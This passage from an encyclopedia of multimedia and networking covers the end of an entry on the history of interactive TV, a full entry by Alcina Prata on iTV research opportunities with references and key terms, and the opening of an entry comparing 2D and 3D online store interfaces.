Due to the potential that corporations saw in iTV, the number of telecommunications and cable trials, sponsored by companies all around the world, were so many that the total number is completely unknown. Thus, due to space constraints, the presented examples are a brief resume of the ones which really contributed to the field and, thus, are typically referred to as "iTV milestones."

The most commonly referred reason for the telecommunications and cable corporations trials failure was the cost. The tested services included "movies-on-demand (now called VOD), walled-garden services featuring news and personal information portals, interactive gaming, home shopping, commerce applications, and interactive educational programming" (Swedlow, 2000). Since *Winky Dink and You's* first transmission in 1953, the increase of digital technologies and the advances in broadband, digital television, STBs, and mobile and wireless technologies have supplied the needed technological infrastructures to the iTV launch and have changed the media use habits of consumers (Lu, 2005). As to all the trials made along the way, they provide us with some lessons about the development of iTV programs, namely:•

- From *Winky Dink and You*, we can learn that technology is not everything: we don't always need a high bandwidth network and supercomputers in order to make compelling interactive systems.
- One should never be excessively optimistic because, in spite all the technological advances, the launch of a wide scale iTV might fail (Jaaskelainen, 2000).
- We should not expect too much too soon. Any development of new uses will take time.
- Only a small part of the potential uses of interactive television was yet discovered.
- VOD is a very popular application/feature (Swedlow, 2000).
- Users want/prefer simple interactive options (Swedlow, 2000). Thus, the services will have to be easy to use (Rowe, 2000).
- The services will have to be free (Swedlow, 2000) or low-fee (Rowe, 2000).
- From a historical perspective, the incubation period of a new medium can be quite long (Gates, 1996; Negroponte, 1996).
- Beyond the expected use it will be wise to also leave room for the unexpected use.
- Similarly, beyond the expected events it will be wise to leave room for the unexpected ones.
- Metadata (information about information) is a very important dimension in the development of iTV contents: with thousand available channels it will be impossible to surf from station to station in order to decide what to see, and thus metadata will play a key role (Negroponte, 1996).
- It is fundamental to correctly worth the importance of the "communication-between-people" that becomes possible through iTV.

REFERENCES

Bates, P. (2003). *T-Learning—Final report*. In Report prepared for the European Community. Retrieved April 24, 2007, from http://www.pjb.co.uk/t-learning/contents.htm

Blanchard, J. (1997). T*he family-school connection and technology*. In A.S. Robertson (Ed.), Proceedings of the Families, Technology, and Education Conference (Cat. No. #222). Retrieved April 24, 2007, from http://ceep.crc.uiuc.edu/eecearchive/books/fte/links/blanchard.html

BW. (2000, June 25). *WorldGate and AdForce join forces to deliver targeted advertising to interactive television. (Business Wire)*. Cupertino, CA. Retrieved April 24, 2007, from http://www.onlinemarketingtoday.com/news/articles/internet-advertising/internet-advertising-article-4601.htm

Carey, J. (1996). *Interactive television puzzle. In Paper based on a Presentation Given at Technology Studies Seminars at the Freedom Forum Media Studies Center, Columbia University, New York, USA*. Retrieved April 24, 2007, from http://www.freedomforum.org/FreedomForumTextonly/resources/media_and_soc/tech_future/carey.html

Case, D. (1994). *The social shaping of videotex: How information services for the public have evolved*. Retrieved April 24, 2007, from http://www3.interscience.wiley.com/cgi-bin/abstract/10050057/ABSTRACT?CRETRY=1&SRETRY=0

Chester, J., Goldman, A., Larson, G., & Banisar, D. (2001, June). *TV that watches you: The prying eyes of interactive television.* In Report by the Center for Digital Democracy. Retrieved April 24, 2007, from www.directmag.com/ar/marketing_analyze_3/

Daly-Jones, O., & Carey, R. (2001). Interactive television: Strategies for designing useful and usable services. In *Proceedings of the Workshop at CHI 2001* (pp. 503).

Davenport, D. (2000). *First look at AOLTV. Published by Net4TV Corporation*. Retrieved April 24, 2007, from http://www.net4tv.com/voice/story.cfm?storyid=3056

Dertouzos, M. (1997). *What will be*. San Francisco: Harper Edge.

Ellison, L. (1995). *Smithsonian Institution oral and video histories Lawrence Ellison: Excerpts from an oral history interview with Lawrence Ellison, President and CEO of Oracle Corporation.* Daniel Morrow (Interviewer). The Computerworld Smithsonian Awards Program. Date of Interview: 24 October 1995. Retrieved April 24, 2007, from http://americanhistory.si.edu/collections/comphist/le1.html

European Comission Report. (1997). Retrieved April 24, 2007, from http://xpert.co.kr/1media/2broad/sd-cho/datacast/27-FF-InteractiveTV.pdf

Finberg, H. (2003). *Before the Web, there was Viewtron.* Retrieved April 24 2007, from http://www.poynter.org/content/content_view.asp?id=52769

Gates, B. (1996). *The road ahead*. USA: Penguin. USA.

Hannula, I., & Linturi, R. (1998). *Sata ilmiötä 2000-2020*. Helsinki: Yritysmikrot Oy.

HBO. (2006). *Home Box Office*. Retrieved April 24, 2007, from http://www.hbo.com/corpinfo/faq/generalfaq.shtml

HFN. (1995, August). *HFN: The weekly newspaper for the Home Furnishing Network*. Retrieved April 24, 2007, from http://www.findarticles.com/p/articles/mi_hb4360/is_199508/ai_n15238372

HKISPA. (1997). *Broadband information infrastructure.* In Position Paper to IIAC presented by HKISPA: The Hong Kong Internet Service Providers Association. Retrieved April 24, 2007, from http://www.hkispa.org.hk/pp-PositiontobroadbandII.doc

Jaaskelainen, K. (2000). S*trategic questions in the development of interactive television programs.* Doctoral dissertation published by Publication Series of the University of Art and Design Helsinki (UIAH). Retrieved April, 24, 2007, from http://www2.uiah.fi/julkaisut/pdf/jaaskelainen.pdf

Kyrish, S. (1996, August). *From Videotex to the Internet: Lessons from online services 1981-1996 (Research Rep. No. 1).* La Trobe University, Victoria, Australia. Retrieved October 24, 2007, from http://www.latrobe.edu.au/teloz/reports/kyrish.pdf

Laurel, B. (1991). Two by Laurel. *The new media reader* (pp. 563-574). Retrieved April 24, 2006, from http://mrl.nyu.edu/~noah/nmr/book_samples/nmr-38-laurel.pdf

Lu, K. (2005, May). *Interaction design principles for interactive television.* Unpublished doctoral thesis, Georgia Institute of Technology. Retrieved April 24, 2007, from http://idt.gatech.edu/ms_projects/klu/

McLuhan, M. (1964). *Understanding media*. Cambridge, MA: The MIT Press.

Nisenholtz, M. (1994, July/August). The digital medium meets the advertising message. *Educom Review, 29*(4). Retrieved April 24, 2007, from http://www.educause.edu/pub/er/review/reviewArticles/29426.html

Negroponte, N. (1996). *Being digital*. Vintage Books (ISBN: 0679762906).

NYT. (1994, March 31) (in press). *Cable TV test for Rochester. The New York Times, Late Edition - Final, Section D, p. 17, Column 6.* Retrieved April 24, 2007, from http://select.nytimes.com/gst/abstract.html?res=FB0D15F63F5B0C728FDDAA0894DC494D81&n=Top%2fReference%2fTimes%20Topics%2fOrganizations%2fF%2fFederal%20Communications%20Commission%20

OFCOM. (2006) *The communications market: Digital progress report, digital TV, Q3 2006.* OFCOM. Retrieved April 24, 2007, from http://www.ofcom.org.uk/research/tv/reports/dtv/dtu_2006_q3/

Pate, M., & Klinge, J. (1997, May). *Source Media, Inc. announces first quarter results*. Business Wire, Dallas. Retrieved April 24, 2007, from http://www.

findarticles.com/p/articles/mi_m0EIN/is_1997_May_8/ai_19387394

Perera, S. (2002). *Interactive digital television (Itv): The usability state of play in 2002*. Scientific and Technological Reports. Retrieved April 24, 2007, from http://www.tiresias.org/itv/itv1.htm

Ramkumar, P. (2006). YCTV - Your Choice TV. *Broadband acronyms & definitions—The Internet's largest source for acronyms about broadband*. Retrieved April 24, 2007, from http://www.birds-eye.net/definition/acronym.cgi?what+is+YCTV=Your+Choice+TV&id=1152290704

Rowe, L. (2000, August 30). *The future of interactive television*. Invited presentation at University of California, Berkeley. Retrieved April 24, 2007, from http://bmrc.berkeley.edu/people/larry/talks/futureTV00/futuretv00.pdf

Rowe, L. (2004, April 23). *Introduction to ITU videoconferencing*. Invited Presentation at University of California, Berkeley. Retrieved April 24, 2007, from http://bmrc.berkeley.edu/people/larry/talks/itu-vidconf04/colab-h323-intro-04-2004.ppt

Schley, S. (2000). *Fast forward: Video-on-demand and the future of television*. Genuine Article Press.

Swedlow, T. (2000). *2000: Interactive enhanced television: A historical and critical perspective*. Retrieved April 23, 2007, from http://www.itvt.com/etvwhitepaper-5.html

TEC. (2006). *Distance learning programming and resources. The Education Coalition (TEC)*. Retrieved April 23, 2007, from http://www.tecweb.org/eddevel/telecon/de961E.html

Zenith. (2006). *Five decades of channel surfing: History of the TV remote control*. Retrieved April 24, 2007, from http://www.zenith.com/sub_about/about_remote.html

KEY TERMS

Digital Television (DTV): DTV is a telecommunication system which allows broadcasting and receiving moving pictures and sound by means of digital signals (in contrast to the analogue signals from the analogue TV: the traditional TV system).

Direct Broadcast Satellite (DBS): DBS or direct-to-home signals is the term used to refer to the satellite television broadcasts specific to home reception. It covers analogue and digital television and radio reception, and is often extended to other services provided by modern iTV systems, as for instance, video-on-demand (VOD) and interactive features.

Enhanced TV (ETV): Frequently is seen as synonymous with interactive TV. However, it is used in particular to reference two-screen (TV + PC) services which are also known as coactive TV. Usually, ETV services users have the TV set and the computer in the same room, and use their Web browser in order to navigate through a particular Web site that is synchronized to the live program being broadcasted.

Multiple System Operator (MSO): An MSO is an operator of multiple cable television systems. In the U.S., a cable system is a facility which serves a single community or a distinct governmental entity, each one with its own franchise agreement with the cable company. Thus, any cable company that serves multiple communities is an MSO.

Set-Top Box (STB): Describes a device that is connected to a television and an external source of signal with the goal of transforming the signal into content to be displayed on the screen.

TiVo: Is a U.S. popular brand of digital video recorder (DVR). It is a consumer video device which allows users to capture television programming to internal hard disk storage for later viewing.

TTY Terminal: A TTY terminal device is a character device that performs input and output on a character-by-character basis. The communication between terminal devices and the programs that read and write to them is controlled by the TTY interface. Examples of TTY devices are Modems, ASCII terminals, and system consoles -LFT.

Video-on-Demand (VOD): VOD systems allow users to select and watch video content over a network as part of an interactive television system. These systems allow two viewing modes: streaming the video content and viewing it while is being downloaded or, downloading it completely to a set-top box, and, after that, start viewing it.

Interactive Television Research Opportunities

Alcina Prata
Polytechnic Institute of Setúbal (IPS), Portugal

INTRODUCTION

There is no doubt that interactive TV (iTV), which may be defined as a TV system that allows the viewer to interact with an application that is delivered simultaneously, via a digital network, in addition to the traditional TV signal (Perera, 2002), will replace traditional passive TV viewing habits. In fact, this technology enables a wide range of new interactive services, applications, and features that are becoming increasingly successful. In regard to interactive services, we have the traditional iTV service (which implies interacting with an application that is simultaneously broadcasted along with the TV program), the electronic program guide (EPG) which allows the management of the enormous amount of available channels/programs and the easy selection of them based on different criteria (title, author, date, time, genre, etc.), and Internet services which include e-mail, chat, WWW, shopping, banking, and so forth. As far as iTV applications are concerned, and following Livaditi, Vassilopoulou, Lougos, and Chorianopoulos (2003), it is possible to identify four basic categories of content: entertainment (content associated with films, series, and quizzes); information (content associated with news of all kind); transactions (content used to order/purchase goods), and communication (content that involve or require the exchange of messages).

The success of iTV has mostly been due to the possibility of using different kinds of services, applications, and features through a unique and trustable device such as TV. Considering that European Internet penetration rates of around 40-60% and TV penetration rates of around 95-99% (Bates, 2003), we may anticipate a bright future for this new technology. However, as happens with any recent and emergent area, in spite all the advantages, there are many difficulties to overcome and research to be carried out. The main goal of this article is to bring together in one single source the most important research opportunities associated with iTV and, in some cases, present specific suggestions for future developments.

For the purpose of this article, it is assumed that the person who interacts with an iTV system may be considered as a viewer (when viewing a traditional TV program and from a mass communication perspective) but also a User (when using the iTV application and from a Human Computer Interface - HCI - perspective). Thus, henceforth those who interact with iTV will be designated as Viewers/Users (V/Us).

iTV RESEARCH OPPORTUNITIES

In spite of the fact that many research groups have worked on iTV development in the last 20 years, iTV is a recent phenomenon in terms of use. Many trials were launched all around the world, but the main concern was technological. Application design has been technology-driven instead of being user-centred and has been based on the desktop paradigm instead of iTV specific guidelines. In this way, the quality of the resultant applications/services was obviously compromised. Many mistakes were made, many innovations were achieved, many lessons were learned and, more importantly, many appealing research opportunities arose from all of this. Three different research opportunity categories, in terms of their importance and urgency, have been identified. The first category refers to the main research opportunities which are, essentially, a natural consequence of the difficulties associated with iTV. The second category refers to the research opportunities that arise from the need to improve certain characteristics, which, in spite not being difficulties, may be improved. Finally, the third category, which refers to research opportunities related to completely new developments, characteristics or services. Concluding, because all the identified research opportunities need to be addressed, sooner or later, and to some extent, they have been included in this work.

First Research Opportunities Category

Due to the lack of specific and widely accepted guidelines for the development of iTV applications (Ali & Lamont, 2000; Chorianopoulos, 2004; Daly-Jones & Carey, 2001; Gill & Perera, 2003; Perera, 2002; Prata, 2005; Prata, Guimaraes, Kommers, & Chambel, 2006) it is very important and urgent to start investigating V/U interface principles, guidelines, rules, methodologies, and conceptual models specific for the development and evaluation of iTV applications. Also needed are methodological frameworks for defining and evaluating the quality of iTV V/U interfaces (Chorianopoulos & Spinellis, 2006). In order to be appropriate for iTV, these methodologies/frameworks will have to consider both the motivational and emotional dimensions (Chorianopoulos et al., 2004; Springett, 2005). Furthermore, it is important to mention that iTV producers have specifically asked usability professionals to concentrate their research efforts in these areas in order to help drive the design of future interactive programs (Ali & Lamont, 2000).

It is also very important to find ways of applying universal design in order to implement applications/services capable of accommodating the large and different range of V/U needs and requirements. This will enable the adequate applications/services to specific V/Us groups, such as the elderly and impaired. Also very important is to find ways of implementing what is called "smooth interactivity," that is to say, interactivity which, in spite of being an added value to the application, does not conflict with the passive and relaxing characteristics of the media and thus may become more attractive to V/Us; interactivity which, imply minimal interference and intrusiveness; and finally, interactivity which is not too disturbing. However, considering that people are attracted to a high level of functionality, it will be important to discover how to combine high levels of functionalities with "smooth interactivity" and easiness of use. Simultaneously, it will be important to define strategies in order to demystify the idea that iTV is difficult to use. It is also important to research how to employ HCI theory and methods to the iTV field, new ways of implementing user-centred design approaches to the development of iTV applications/services, ways of designing/developing successful iTV applications and, finally, researching the technology associated with the service in order to overcome the more common technological problems/constraints (the frequent necessity to restart the system, problems with the password, slowness in accessing applications, etc.) (Counterpoint, 2001).

Second Research Opportunities Category

It is important to carry out research in order to improve some aspects. For instance, due to the number of available channels (sometimes up to 500) EPGs need to be improved in order to become clever navigation models (Marshall, 2004). Because the EPG helps V/Us build a mental map of the order of channels they should be customizable (Perera, 2002). Due to technological and social advances, e-learning, m-learning, t-learning, edutainment, cross-device systems, and ubiquitous systems, among others, are no longer part of our imagination but, instead, are part of our lives. Thus, applications/services should be designed to be viewed through multiple platforms/devices (Marshall, 2004; Prata, 2005). However, designing interfaces for cross-device systems is a complex task and a major challenge to designers. In fact, several devices are being used, each one with its own input/output characteristics, and thus, different device combinations imply new input/output characteristics to study. It is also important to understand how each device's characteristics (individually and when combined) influence V/Us tasks, interactivity, states of mind, and so forth (Robertson, Wharton, Ashworth, & Franzke, 1996). Another important aspect is that different V/Us have different characteristics in terms of skills, goals, attitudes, and so forth. Thus, personalized applications/services should be developed in order to accommodate a broad range of V/U profiles (Marshall, 2004). Special and further research needs to be carried out regarding particular categories of V/Us, namely the elderly and those with some sort of disability (Gill & Perera, 2003). For such groups, the online shopping service may be the only way of shopping "outside home" (Gill & Perera, 2003; Kaye, 2000). Thus, the service should be prepared in order to accommodate these groups of special V/Us and in this way contribute to improving their quality of life (Perera, 2002). As another example, the EPG is clearly a very useful feature that obviously is inaccessible to blind people. Some experiments were carried out, such as a virtual interface for a set-top agent (VISTA) at the University of London and Victoria University, Manchester. The idea was to make a platform independent system, responsive to natural spoken requests and thus, making it possible to speak to the EPGs (Perera, 2002). NCAM is also researching the accessibility of the EPG by visually impaired people (NCAM, 2002) and Serco have analyzed and produced usability guidelines for the TV listings on (SKY and ITVdigital) UK digital platforms. An iTV system capable of accepting general V/Us orders via speech would be an important contribution, not only for the visually impaired, but also for the elderly (which sometimes have difficulty adapting to new technologies) and V/Us with limited movement. This type of feature could also be used as a security device when able to recognize V/Us' voices (Perera, 2002). A further example concerns those V/Us with hearing impairments, where clean audio channels may be a helpful feature because they provide speech without any other background sound, such as music or noise (Perera, 2002).

Another important research issue relates to metadata (information about information) which has become a very important dimension in the development of iTV content. For example, because it seems to be quite common that V/Us don't watch an entire program, it may be important to provide links between similar contents (Marshall, 2004). In fact, with a thousand available channels, it will be impossible to surf from station to station in order to decide what to see and thus metadata will play a key role (Marshall, 2004; Negroponte, 1996). In some iTV applications, a URL is given at the end of the program in order to allow V/Us access to more information. The main difficulty lies in how to make content available at the right time in the right media to the right group, considering their demographics (Mcmanus, 2003).

Because the broadcast of iTV applications/services involve significant investments on the part of broadcasters, it is important to carry out research into a range of strategies in order to achieve and maintain V/U loyalty (Marshall, 2004). One solution may be to change iTV characteristics to become more engaging or "sticky" (Marshall, 2004; Mcmanus, 2003), create a sense of community (Mcmanus, 2003) and facilitate shared interactive experiences (Marshall, 2004). For Marc Goodchild, from BBC iTV, it is important to create a sense of shared events (a community) instead of the current expectation of "on demand viewing" (Mcmanus, 2003).

Traditionally, iTV applications serve entertainment goals and domestic leisure activities for a wide and diverse audience. It has thus become necessary to "re-examine the traditional usability engineering concepts and evaluation methods in the light of existing results from the field of "media studies" (Livaditi et al., 2003). The intersection between HCI and mass communication disciplines has been also highlighted as a very important area for further research (Chorianopoulos & Spinellis, 2006; MacDonald, 2004).

Third Research Opportunities Category

As this is a recent research area, there is a long way to go and new types of personalized applications (Bennet, 2004; Chorianopoulos, 2003; Damásio, Quico, & Ferreira, 2004; Eronen, 2004; Gill & Perera, 2003; Port, 2004; Quico, 2003, 2004) and services need to be created and tested. Examples of interesting and pioneer iTV projects are present in the following literature (Dimitrova, Zimmerman, Janevski, Agnihotri, Haas, & Bolle, 2003; Livingston, Dredze, Hammond, & Birnbaum, 2003; Prata, Guimaraes, * Kommers, 2004). Genres such as teaching and learning technologies are always an important subject of study. Investing in the research of t-learning (learning through TV) is thus fundamental. T-learning advantages are, essentially, providing V/Us with a new way of learning, which is delivered in the home and via an extremely familiar device (Bates, 2003).

Some fundamental questions about the future development of iTV services concern usability issues. In the opinion of Daly-Jones and Carey (2001), it is important to research, in relation to the design of iTV applications/services, which aspects of usability are more important. It is also important to understand how different iTV usability aspects are when compared with the usability aspects of other types of products. It is important to perceive how V/Us conceptualize and navigate the iTV environment (typically with several channels and services) and which usability implications arise from the use of a TV remote control and wireless keyboard as input devices. Finally, he states that it is important to recognize which methods/techniques are more suitable in order to investigate the usability of iTV services. Special attention should be given to applications/services with the specific goal of decreasing the digital divide (Gill & Perera, 2003; Green, Main, & Aitken-Smith, 2001).

Because some particular features have been very well accepted from the beginning, such as, the "i" button (which provide important information at decision points) and alternative camera angles (used when broadcasting sports) (Counterpoint, 2001), it is important to continue research in order to discover new, and more efficient, ways of supporting/improving iTV applications/services.

Some possible technical novelties are suggested by Perera (2002), namely dual tuners, in order to enable V/Us to watch a different channel from the one(s) being recorded, links to allow timed recording in more than one channel and, finally, programme delivery control (PDC), a feature which is important to compensate for small variations in programme running times.

Because broadcasters are trying to find instruments to "simplify the development process; reduce development costs and time; increase the usability of the applications and support a consistent look and feel of the application" (Kunert, 2003) it will be wise to invest in these particular areas.

As stated by Bill Gates in the ITU Conference in Geneva, October 1999, the key drivers for digital television (DTV) are more choice, in terms of programs, channels, and interactive contents and services; more quality, in term of better picture, sound, and programs; better program-synchronous services; and finally, more flexibility, in terms of accessing anything, anytime, anywhere. It is important to be able to watch what we want, when we want and where we want.

Looms (2004) has stated that services should be independent of programs and may include, for instance, news with illustrations, traffic reports for specific areas, information about airline arrivals and departures, and so forth. He also states that iTV programs should allow V/U participation in quizzes and voting and be prepared for new and emergent cross media formats.

CONCLUSION

There is no doubt that iTV is here to stay. However, the creation of new interactive applications/services, with special features, to a complex environment like TV is a very difficult activity. This complexity stems from the technical nature of the tasks involved, from the number of participating players and the variety in their roles, concerns, and skills, and from the lack of specific guidance. We are in the presence of a completely new paradigm which, in spite of being very advantageous, also raises many questions. Thus, the main aim of this article was to present the most important research opportunities associated with iTV, that is to say, exactly what still requires further research. In some cases, specific suggestions for development were also presented. It is important to mention that the majority of the research opportunities presented already have been, or are being pursued by iTV researchers. However, because there is a long way to go, more research is clearly needed on the topics presented.

REFERENCES

Ali, A., & Lamont, S. (2000). Interactive television programs: Current challenges and solutions. In *Proceedings of the 8th Annual Usability Professional's Association Conference*, North Carolina.

Bates, P. (2003). *T-learning: Final report.* Report prepared for the European Community. Retrieved April 25, 2007, from http://www.pjb.co.uk/t-learning/contents.htm

Bennett-Levy, M. (2004). *Television history: The first 75 years*. TVhistory.TV. Retrieved April 25, 2007, from http://www.tvhistory.tv/pre-1935.htm

Chorianopoulos, K. (2003). The virtual channel model for personalized television. In *Proceedings of the EuroiTV2003, UK, Brighton.* Retrieved April 25, 2007, from http://www.brighton.ac.uk/interactive/euroitv/euroitv03/Papers/Paper7.pdf

Chorianopoulos, K. (2004, May). *Virtual television channels, conceptual model, user interface design and affective usability evaluation.* Unpublished doctoral dissertation, Department of Management Science and Technology, Athens University of Economics and Business, Athens. Retrieved April 25, 2007, from http://uitv.info/about/editors/chorianopoulos/thesis/phd.pdf

Chorianopoulos, K., & Spinellis, D. (2006). *User interface evaluation of interactive TV: A media studies perspective*. Universal Access in The Information Society, 2006. Retrieved April 25, 2007, from http://itv.eltrun.aueb.gr/images/pdf

Counterpoint. (2001). *Digital television: Consumers' use and perceptions*. A report on a research study. Retrieved April 25, 2007, from http://www.oftel.gov.uk/publications/research/2001/digtv0901.pdf

Daly-Jones, O., & Carey, R. (2001). Interactive television: Strategies for designing useful and usable services. In *Proceedings of the CHI 2001* (p. 503).

Damásio, M, Quico, C., & Ferreira, A. (2004, March). Interactive television usage and applications: The Portuguese case-study. *Computer & Graphics Review*.

Dimitrova, N., Zimmerman, J., Janevski, A., Agnihotri, L., Haas, N., & Bolle, R. (2003). Content augmentation aspects of personalized entertainment experience. In *Proceedings of the UM 2003, Workshop on Personalization in Future TV* (pp. 42-51).

Eronen, L. (2004). *User centred design of new and novel products: Case digital television*. Unpublished doctoral dissertation, Helsinki University of Technology. Retrieved April 25, 2007, from http://lib.tkk.fi/Diss/2004/isbn9512273225/isbn9512273225.pdf

Gill, J., & Perera, S. (2003). Accessible universal design of interactive digital television. In *Proceedings of the EuroiTV2003, UK, Brighton*. Retrieved April 25, 2007, from http://www.brighton.ac.uk/interactive/euroitv/euroitv03/Papers/Paper10.pdf

Green, T., Main, N., & Aitken-Smith, J. (2001). *Can interactive digital television bridge the "digital divide"?* Retrieved April 25, 2007, from www.dcs.napier.ac.uk/~mm/socbytes/jun2001/Jun2001_12.html

Kaye, J. (2000). *Why interactive will mean active.* Retrieved April 25, 2007, from www.guardian.co.uk/Archive/Article/0,4273,4051721,00.htm

Kunert, T. (2003). Interaction design patterns in the context of interactive TV applications. In *Proceedings of the INTERACT 2003: Bringing the Bits Together, 2nd Workshop on Software and Usability Cross-Pollination: The Role of Usability Patterns.* Retrieved April 25, 2007, from http://wwwswt.informatik.uni-rostock.de/deutsch/interact/03kunertkroemker.pdf

Livaditi, J., Vassilopoulou, K., Lougos, C., & Chorianopoulos, C. (2003). Needs and gratifications for interactive TV applications: Implications for designers. In *Proceedings of the 36th Hawaii International Conference on System Sciences (HICSS'03)*. IEEE.

Livingston, K., Dredze, M., Hammond, K., & Birnbaum, L. (2003). Beyond broadcast. In *Proceedings of the 2003 International Conference on Intelligent User Interfaces* (pp. 260-262).

Looms, P. (2004, March 22). Digital television in Europe: How important is interactivity*?. International seminar: Televisão Interactiva: avanços e impactos*, Lisbon.

MacDonald, N. (2004). Can hci shape the future of mass communication?. *Interactions*, *11*(2), 44-47.

Marshall, J. (2004, January 22). *Where are we now and where are we going? Public presentation at iTV.* Retrieved April 25, 2007, from //i-media.soc.napier.ac.uk/uitv2004/where%20are%20we%20going.ppt

Mcmanus, B. (2003). iTV meets mobile communications and survive…. just. In *Proceedings of the HCI 2003*. Retrieved April 25, 2007, from www.usabilitynews.com/news/article1338.asp

NCAM. (2002). *Access to convergent media*. Retrieved April 25, 2007, from ncam.wgbh.org/convergence/barriers.html

Negroponte, N. (1996). *Being digital*. Vintage Books. ISBN: 0679762906.

Perera, S. (2002). *Interactive digital television [Itv]: The usability state of play in 2002.* Scientific and technological reports. Retrieved April 25, 2007 from http://www.tiresias.org/itv/itv1.htm

Port, S. (2004). *Who is the inventor of television.* PhysLink.com. Retrieved April 25, 2007, from http://www.physlink.com/Education/AskExperts/ae408.cfm

Prata, A. (2005). An overview of iTV guidelines - A new and critical research area. In M. Pagini (Ed.), *Encyclopedia of multimedia technology and networking* (1st ed.) Idea Group Reference. Hershey, PA: Idea Group.

Prata, A., Guimarães, N., & Kommers, P. (2004). Itv enhanced system for generating multi-device personalised online learning environments. In *Proceedings of the AH 2004 Workshop II* (pp. 274-280), Eindhoven, Netherlands.

Prata, A., Guimarães, N., Kommers, P., & Chambel, T. (2006). iTV Model – An HCI based model for the planning, development and evaluation of iTV applications. In *Proceedings of the SIGMAP 2006 International Conference on Signal Processing and Multimedia Applications* (pp. 351-355), Setúbal, Portugal.

Quico, C. (2003). Cross-media em emergência em Portugal: o encontro entre a televisão Digital interactiva, as comunicações móveis e a Internet. *Televisão Interactiva: Conteúdos, Aplicações e Desafios*, Edição COFAC/ Universidade Lusófona de Humanidades e Tecnologias. Retrieved April 25, 2007, from http://power2people.no.sapo.pt/docs_papers/Quico_Cross-media_2003.pdf

Quico, C. (2004). Televisão Digital e Interactiva: o desafio de adequar a oferta às necessidades e preferências dos utilizadores. *Proceedings of the Televisão Interactiva: Avanços e Impactos conference*, Lisbon, Ordem dos engenheiros, 22 of March 2004.

Robertson, S., Wharton, C., Ashworth, C., & Franzke, M. (1996). Dual device user interface design: PDAs and interactive television. In *Proceedings of the CHI 1996* (pp. 79-86). ACM.

Springett, M. (2005). *HCI, the arts and the humanities.* Position paper for workshop. Retrieved April 25, 2007, from http:// www-users.cs.york.ac.uk/~pcw/KM_subs/Mark_Springett.pdf

KEY TERMS

Digital Television (DTV): DTV is a telecommunication system which allows broadcasting and receiving moving pictures and sound by means of digital signals (in contrast to the analogue signals from the analogue TV: the traditional TV system).

Cross-Media/Cross-Device Systems: Refers to a service or product which involves more than one media, namely, television, mobile telephones, and personal computers (Quico, 2003).

Edutainment: Refers to an application with learning and entertainment characteristics.

E-Learning: Term generally used to refer to computer-enhanced learning anytime anywhere, that is to say, when the user wants and from any place where he might be.

Electronic Program Guide (EPG): Also known as interactive program(me) guide (IPG) or electronic service guide (ESG), is an on-screen guide which allows the viewer to schedule broadcast television programs and navigate and select contents by different criteria: channel, title, author, date, and so forth.

M-Learning: Refers to the delivery of teaching through mobile devices as for instance, mobile telephones, personal digital assistants (PDA), digital audio recorders, digital cameras, and so forth.

T-Learning: Learning through TV.

Ubiquitous Systems: Also called omnipresent, are computational systems which are integrated within the environment, instead of, clearly use the computer. The main idea behind this concept is to have the computational process integrated in day to day objects and, thus, allowing a more natural and casual interaction .

Usability: Easiness of use.

Set-Top Box (STB): A device that is connected to a television and an external source of signal in order to transform that signal into content to be displayed on the TV screen. The source of the signal may be an ethernet cable, a satellite dish, a coaxial cable, a telephone line, a VHF, or UHF antenna.

I

Interface-Based Differences in Online Decision Making

David Mazursky
The Hebrew University, Jerusalem

Gideon Vinitzky
The Hebrew University, Jerusalem

INTRODUCTION

In recent years the online Web site interface format was found to have significant effects on attitudes toward the store and people's actual experiences when visiting Web sites. In attempting to gain a competitive advantage, online site managers are adopting state-of-the-art technologies, aiming to create a unique experience and to capture more of people's attention during their navigation. Using 3D technology interface gives site designers the opportunity to create a total experience. They are generally used in two formats. The first, more common format, is adopted for displaying 3D objects within a 2D interface site, and characterizes today's numerous Web site stores (Nantel, 2004). The second format, which is still rare, is for creation of *virtual reality* environments (Figure 1).

Converting a 2D interface site to a 3D interface site requires both technological investment, and gaining user confidence in the new environment. Therefore, site managers must weigh the pros and cons of each method before performing the conversion.

The current analysis compares *2D and 3D interfaces*, pointing out the advantages and shortcomings of each format.

Figure 1. 3D online store demonstration

BACKGROUND

Definition of 3D and 2D Interfaces

2D interface is flat design that is not intended to offer exploration. Usually, 2D interfaces are used for presenting static information. In contrast, 3D interface is geared toward immersing the user in a situation. The 3D interface has emerged as a technology that approaches the users toward a realistic computer environment (Li, Daugherty, & Biocca, 2001; Mazursky & Vinitzky, 2005). In 3D interface, users can experience products virtually by examining and manipulating the visual images.

2D AND 3D DIFFERENT INTERFACE PROPERTIES CREATE DIFFERENT SURFER EXPERIENCE

Within the many opportunities that new interfaces offer, cyber technology appears to comprise two main properties: *interactivity* and *vividness*. These major properties are frequently inversely related (Shih, 1998), such that allocation of resources to improve one aspect of the interface detracts from, or at least does not improve, the quality of the other.

Interactivity is defined as the ability of the communication system "to answer" the consumer, almost as if a real conversation were taking place (Rogers, 1986).

An important factor influencing the degree of interactivity of the mediation is the consumer's degree of control over the medium, that is, "the ability to modify the causal relation between a person's intentions or perceptions and the corresponding events in the world" (Schloerb, 1995). A Web site is considered more highly interactive to the extent that its response speed is higher or to the extent that it allows the user to manipulate the content (Shih, 1998). The wide variety of interfaces is composed of hypertext links in which the user navigates through a set of documents, text, graphics, animation, and video (e.g., Hoque & Lohse, 1999). Interactivity is enhanced by allowing shoppers to custom-design their computer environment, and by providing advanced interactive decision aids such as recommendation agents and comparison matrices (e.g., Haubl & Trifts 2000). Given their uniqueness and directed effort to improve reaction speed, download, and efficiency of mouse motion and clicking, this family is termed the *high interactivity interface*.

The second property is *vividness*, defined as the degree of clarity of the information the consumer receives in the virtual world or the profusion of representation of the mediating environment to the senses (Steuer, 1992). Vividness is stimulus-driven and dependent on the technological attributes of the mediation. It is a function of the width of the information transmitted to the senses (i.e., the number of sensory dimensions operated in the range of visual, olfactory, and tactile senses) and the depth of sensory information, reflected in the validity or reliability of sensory information. For example, a photograph has a larger depth than a caricature because the former provides a perspective with more visual information (Shih, 1998).

Consumer-enhanced experience of *vividness* is explicated by its heightened telepresence and bricolage. *Telepresence* reflects the degree of the consumer's perception of him/herself as being physically located in a mediating computerized environment (Schloerb, 1995). Researchers assume individuals who sense themselves as detached from the physical environment will spend more time in cyberspace and have a more positive experience in this virtual environment. Consequently, chances for repeat visits will increase (Shih, 1998). *Bricolage* is defined as the manipulation of objects in the immediate environment for the development and assimilation of ideas (Turkle, 1995). This is a process of flexible non-hierarchical learning, characterized by the "soft mastery of objects" (Shih, 1998), focusing on concrete mapping and manipulation. This learning process frequently depends on an individual's physical contact with an object, enabling learning through experience and play.

Table 1. Typologies of interfaces characteristics

	2D Interface	3D interface
Interactivity	High	Low
Vividness	Low	High
